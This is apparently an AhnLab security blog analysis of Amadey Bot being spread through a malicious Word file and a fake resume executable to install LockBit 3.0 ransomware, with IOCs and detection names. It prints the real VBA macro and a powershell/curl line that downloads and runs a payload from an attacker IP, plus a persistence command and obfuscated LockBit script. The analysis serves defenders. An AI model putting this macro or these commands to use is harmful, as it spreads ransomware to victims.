LockBit 3.0 Being Distributed via Amadey Bot

asec.ahnlab.com/en/41450/

November 8, 2022

The ASEC analysis team has confirmed that attackers are using Amadey Bot to install LockBit. Amadey Bot, a malware that was first discovered in 2018, is capable of stealing information and installing additional malware by receiving commands from the attacker. Like other malware strains, it is being sold in illegal forums and still being used by various attackers.

It was used in the past to install ransomware by attackers of GandCrab or to install FlawedAmmyy by the TA505 group which is infamous for Clop ransomware. Recently, it was distributed under the disguise of a popular Korean messenger app.

> **Amadey Bot Disguised as a Famous Korean Messenger Program Being Distributed**

Amadey Bot, the malware that is used to install LockBit, is being distributed through two methods: one using a malicious Word document file, and the other using an executable that takes the disguise of the Word file icon.

Distribution Case 1. Malicious Word File

The following is a malicious Word document named “Sia_Sim.docx.” It was uploaded to VirusTotal. As an external Word file, it downloads a Word file that contains a malicious VBA macro from the following URL when run.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://188.34.187.110/v5sqpe.dotm" TargetMode="External"/></Relationships>
```

Figure 1. External URL

The text body contains an image that prompts the user to click “Enable Content” to enable the VBA macro.



Figure 2. Malicious Word file that prompts the activation of macro

When the user clicks “Enable Content,” the downloaded VBA macro (the one that installs the malicious LNK file) is executed. The LNK file is created in the “C:\Users\Public\skem.lnk” pathway and is executed via the following command.

> rundll32 url.dll,OpenURL C:\Users\Public\skeml.lnk

```
Private Sub Document_Open()
s4ytjqno = "tthpz"
rockbottom = "naakslookD5"
usa = "C:\U"
andwt44d3 = Replace(":7tthpzC" & s4ytjqno & "4D", "tthpz", "2")
Set wx2zh8 = GetObject("NeW" & andwt44d3 & Right(rockbottom, 2) & "-D70A-438B-8A42-984" & CLng(1.6) &
"4B88AFB" & CInt(8.4))
s4ytjqno = usa & "sers\Pub"
fp4fwutfs2n = s4ytjqno & "lic\skeml.l" & Left(rockbottom, 1) & Right(Left(rockbottom, 4), 1)
Set Reco = wx2zh8.CreateShortcut(fp4fwutfs2n)
hgmf = s4ytjqno & "lic\7894651321486654123.exe"
godknows = Replace("cmd /c pow^s4ytjqnors^hs4ytjqnoll/W 01 c^u^rl htt^p://188.34.187.110/1234.
s4ytjqno^xs4ytjqno -o " & hgmf & ";" & hgmf, "s4ytjqno", "e")
Reco.Arguments = "/p c:\windows\system32 /m notepad.exe /c """ & godknows & """"
Reco.WindowStyle = 7
nebbb = Replace("rundz_a_d_fz_a_d_f32 urz_a_d_f.dz_a_d_fz_a_d_f,OpenURL " & fp4fwutfs2n, "z_a_d_f", "l")
Reco.TargetPath = Replace("@Or@iLeS", "@", "f")
Reco.Save
wx2zh8.exec nebbb
End Sub
```

Figure 3. Downloaded VBA macro

The LNK file is a downloader that runs powershell command to download and run Amadey.



Figure 4. Created LNK file

Distribution Case 2. Executable Disguised as Word File

There is also a case where the malware was found as “Resume.exe.” The e-mail used in the attack has not been confirmed yet, but the file was run as “Resume.exe.” It was also disguised as an innocuous Word file icon and created by a compression program. Judging from its characteristics above, it appears that Amadey was installed via an e-mail attachment. Next is an executable collected on October 27, 2022.



Figure 5. Amadey Bot disguised as innocuous Word file icon

Amadey Bot

Given that both Amadeys above used the same C&C server and download URL, it appears that the attacker has been distributing Amadey Bots in two ways. Amadey that is run through the process above copies itself into the Temp directory, registers to the task scheduler and allows it to run even after a reboot.

> “c:\windows\system32\schtasks.exe” /create /sc minute /mo 1 /tn rovwer.exe /tr “c:\users[username]\appdata\local\temp\0d467a63d9\rovwer.exe” /f

Afterward, it connects to the C&C server, sends default information of the infected system, and receives commands. The blog previously introduced Amadey’s features and details, including the types of infected PC’s information the malware sends to the C&C server, and info-stealing plugins.

Amadey Bot Being Distributed Through SmokeLoader



Figure 6. Amadey’s C&C Communication



Figure 7. Amadey's login page

Amadey receives three commands from the C&C server, and they are all commands that download and execute malware from the external source. "cc.ps1" and "dd.ps1" are LockBits in powershell form, and "LBB.exe" is LockBit in exe form. They are each created in directory names shown in the C&C server's response, retrospectively.

– %TEMP%\1000018041\dd.ps1
– %TEMP%\1000019041\cc.ps1
– %TEMP%\1000020001\LBB.exe

LockBit 3.0

Once the download is complete, the malware runs LockBit. The powershell files are initially obfuscated, and are structured to be executed after being unobfuscated in the memory.

```
for ($i = 0; $i -lt $args.count; $i++ ){$argument += $args[$i] + ' '}
$psFile=$PSCommandPath
$MaximumVariableCount=32567
#Seed: 173  Total Vars: 15985
"`$global:ProgressPreference = `"SilentlyContinue`"`n`n# -- thread variable","s`n`$script:threadB" | % {$w1z6ii8jo
+=$_}
$u3m3ozsc4cx="flg1cfody = ``$data=`$threadData;```n`$data = @(`n@(62416317159553766,617155eusi0chd"
if ($u3m3ozsc4cx -match "(?ms)^flg1cf(.+)5eusi0chd$")
{$u3m3ozsc4cx=$Matches[1]} else {$u3m3ozsc4cx="$^flg1cf(.+)5eusi0chd$"}
foreach ($5cge in @("5049699363375,82140655558")) { $ccp30dfkh+=$5cge[-1..-$5cge.Length] -join '' }
$466=$w1z6ii8jo+$u3m3ozsc4cx+$ccp30dfkh
$pw27ocq="7504,58471265167106420,54959097326818472,18155490401546482,61792098652180512,65230187563416165,
1828380862070"
$4nv="7e6346409,55049755904448048,20409040601135092,48817124902009204,44358311043823201,64527480453839471,
5iqcww44ihc"
if ($4nv -match "(?ms)^7e634(.+)iqcww44ihc$")
{$4nv=$Matches[1]} else {$4nv="$^7e634(.+)iqcww44ihc$"}
foreach ($0amceuaif in @("363525,03713218375532695,46448198481617375,93553581419207315,84024918049227375,
76874178081566725,7380840962706352")) { $5a+=$0amceuaif[-1..-$0amceuaif.Length] -join '' }
"57920716655,51685252549913051,63533613845065437,57340686438595189,454373","2667" | % {$ohu9hk+=$_}
$tswmvdf49z8="bnlc09rs5412268,64624510459476321,62953253871806504,5163888632603d14rmyqmxk"
if ($tswmvdf49z8 -match "(?ms)^bnlc09rs(.+)d14rmyqmxk$")
```

Figure 8. Obfuscated LockBit powershell malware

If the file Amadey downloaded is a powershell form, the following command is used.

> “c:\windows\system32\windowspowershell\v1.0\powershell.exe” -executionpolicy remotesigned -file “c:\users[username]\appdata\local\temp\1000018041\dd.ps1”

Lockbits that are installed via Amadey have been distributed in Korea since 2022, and the team has posted various articles that analyzed the ransomware. The recently confirmed version is LockBit 3.0 which is distributed using keywords such as job application and copyright. Judging from the themes, it appears that the attack is targeting companies.

- **LockBit Ransomware Being Distributed Using Resume and Copyright-related Emails (Posted in February 2022)**
- **LockBit Ransomware Disguised as Copyright Claim E-mail Being Distributed (Posted in June 2022)**
- **NSIS Type LockBit 3.0 Ransomware Disguised as Job Application Emails Being Distributed (Posted in September 2022)**
- **LockBit 3.0 Ransomware Distributed via Word Documents (Posted in September 2022)**

Lockbit ransomware infects files that exist in the user’s environment, changes the desktop as seen below, and notifies the user. It then creates a ransom note in each folder, stating that all data in the system has been encrypted and stolen, and threatening the user that the data will be decrypted and leaked on the Internet if they refuse to pay money.

Figure 9. Desktop warped by LockBit 3.0 ransomware infection

Figure 10. Ransom note of LockBit 3.0

As LockBit ransomware is being distributed through various methods, user caution is advised. Users should update the applications and V3 they use to the latest version and refrain from opening document files from unknown sources.

[File Detection]

– Downloader/DOC.External (2022.10.31.02)
– Downloader/DOC.Generic (2022.10.31.02)
– Trojan/LNK.Runner (2022.10.31.02)
– Malware/Win.Generic.R531852 (2022.10.27.03)
– Trojan/Win.Delf.R452782 (2021.11.24.02)
– Ransomware/Win.LockBit.R506767 (2022.07.27.01)
– Ransomware/PowerShell.Lockbit.S1945 (2022.10.29.00)

[AMSI Detection]

– Ransomware/PowerShell.Lockbit.SA1945 (2022.10.29.00)

[Behavior Detection]
– Ransom/MDP.Decoy.M1171
– Ransom/MDP.Event.M1875
– Ransom/MDP.Behavior.M1946

[IOC]
MD5
– 13b12238e3a44bcdf89a7686e7179e16: Malicious Word Document (Sia_Sim.docx)
– ae59e82ddd8d9840b79bfddbe4034462: Downloaded malicious VBA macro (v5sqpe.dotm)
– bf4d4f36c34461c6605b42c456fa4492: Downloader LNK (skeml.lnk)
– 56c9c8f181803ece490087ebe053ef72: Amadey (1234.exe)
– bf331800dbb46bb32a8ac89e4543cafa: Amadey (Resume.exe)
– ad444dcdadfe5ba7901ec58be714cf57: Amadey Stealer Plugin (cred.dll)
– f9ab1c6ad6e788686509d5abedfd1001: LockBit (cc.ps1)
– 1690f558aa93267b8bcd14c1d5b9ce34: LockBit (dd.ps1)
– 5e54923e6dc9508ae25fb6148d5b2e55: LockBit (LBB.exe)

C&C and Download
– hxxp://188.34.187[.]110/v5sqpe.dotm: External URL
– hxxp://188.34.187[.]110/1234.exe: Amadey Download URL
– hxxp://62.204.41[.]25/3g4mn5s/index.php : Amadey C&C
– hxxp://62.204.41[.]25/3g4mn5s/Plugins/cred.dll : Amadey Stealer Plugin Download
– hxxp://188.34.187[.]110/dd.ps1 : LockBit
– hxxp://188.34.187[.]110/cc.ps1 : LockBit
– hxxp://188.34.187[.]110/LBB.exe : LockBit

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Amadey, LockBit, Ransomware